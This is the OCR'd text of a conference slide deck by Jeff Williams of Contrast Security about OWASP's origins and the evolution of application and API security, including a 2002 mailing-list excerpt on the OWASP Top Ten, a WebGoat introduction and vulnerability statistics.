
OWASP and the Evolution of App/API Security

Jeff Williams
Contrast Security Founder and CTO
@planetlevel

We all blindly trust software with the most important things in life




Contrast SECURITY

Six important topics for today

- Security is magic!
- Contributing is addictive!
- Software market is broken!
- I am the problem!
- Runtime security!
- Shift right!

Security is magic!

Learning to hack



Contrast SECURITY


My first security love affair

Threats
Defenses
Evidence
Monitoring

DEPARTMENT OF DEFENSE STANDARD
DEPARTMENT OF DEFENSE TRUSTED COMPUTER SYSTEM EVALUATION CRITERIA
DECEMBER 1985
DEPARTMENT OF DEFENSE
PASSWORD MANAGEMENT
GUIDELINE
CSC-STD-002-85
CSC-STD-003-85
CSC-STD-004-85
COMPUTER SECURITY REQUIREMENTS
TECHNICAL RATIONALE BEHIND CSC-STD-003-85: COMPUTER SECURITY REQUIREMENTS
GUIDANCE FOR APPLYING THE DEPARTMENT OF DEFENSE TRUSTED COMPUTER SYSTEM EVALUATION CRITERIA IN SPECIFIC ENVIRONMENTS
NATIONAL COMPUTER SECURITY CENTER
NCSC-TG-001 VERSION-2
NCSC-TG-002 VERSION-1
NCSC-TG-004 VERSION-1
NCSC-TG-010 VERSION-1
NCSC-TG-011 VERSION-1
NCSC-TG-019 VERSION-1
NCSC-TG-020-A VERSION-1
NCSC-TG-021 VERSION-1
A GUIDE TO UNDERSTANDING AUDIT IN TRUSTED SYSTEMS
1 June 1988
Guidelines for Formal Verification Systems

Contributing is addictive!

The Rise of AppSec



Proxy Settings
Listen on Port 5000
Cert File C:\Documents and S
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept Modes
- [ ] Intercept mode ON
- [ ] Intercept Client Data
- [ ] Intercept Server Data (text)
- [ ] Log to File
- [ ] Ignore .jpg/.gif


Status: Stopped

Sandeep

OWASP Origin Story

OWASP
Open Web Application
Security Project


The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible", so that people and organizations can make informed decisions about application security risks. Every one is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.



Re: Top Ten Web App Sec Problems

From: "Jeff Williams @ Aspect" <jeff.williams () aspectsecurity com>
Date: Wed, 4 Dec 2002 10:57:39 -0500

```
Steven M. Christey wrote:
  It sounds like you're advocating a "top ten" that's based on other
  criteria besides "the most frequently occurring" types of issues.  The
  basic question is, what would be the proper criteria for such a top
  ten list, and what would be the goals?

The problem with "most frequently occurring" is that our instruments for
measuring are so poor that I don't believe they represent reality. The
public vulnerability databases don't list problems with individual
websites (although there's at least an argument that they should).
Companies don't release information about vulnerabilities in their sites,
assuming that they even uncover them.

I'd like to see a top ten list that helps to crystallize the issue for
government and industry.  I'm not a huge fan of the SANS list, but it has
made a tremendous impact on security spending -- even starting a whole
market for SANS scanning.
```



How To Work With WebGoat

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints and solution. You have to use WebScarab for the first time.

Nothing has changed!

2002 2024

- The average application has 30+ vulnerabilities and 2+ high or critical flaws in open-source libraries
- The average app/API is attacked over 13,000 times a month
- Every application is attacked at least once a month
- The average enterprise has an app/API security backlog of 1.1m vulnerabilities

CONTRAST SECURITY
APPLICATION SECURITY OBSERVABILITY
Understanding Application and API Risk by Connecting Real-world Vulnerabilities With Actual Attack Data
2021 REPORT

Contrast AppSec Observability Report


Software market is broken!

Complexity destroyed assurance

Entire US Tax Code (2,600)

Custom code in one application (17,000)

All code in one application (100,000)



All code in a large enterprise (1b)

Contrast SECURITY

Specification Verification

Design Assurance Defense

Evidence Attestation

Evaluation Controls

Planet Risk


Planet Assurance


Scan Attacks Threat Severity

Vulnerability Remediation Exploit

Weakness Pentest

The Fallacy of Risk Management!






Enter Risk Management

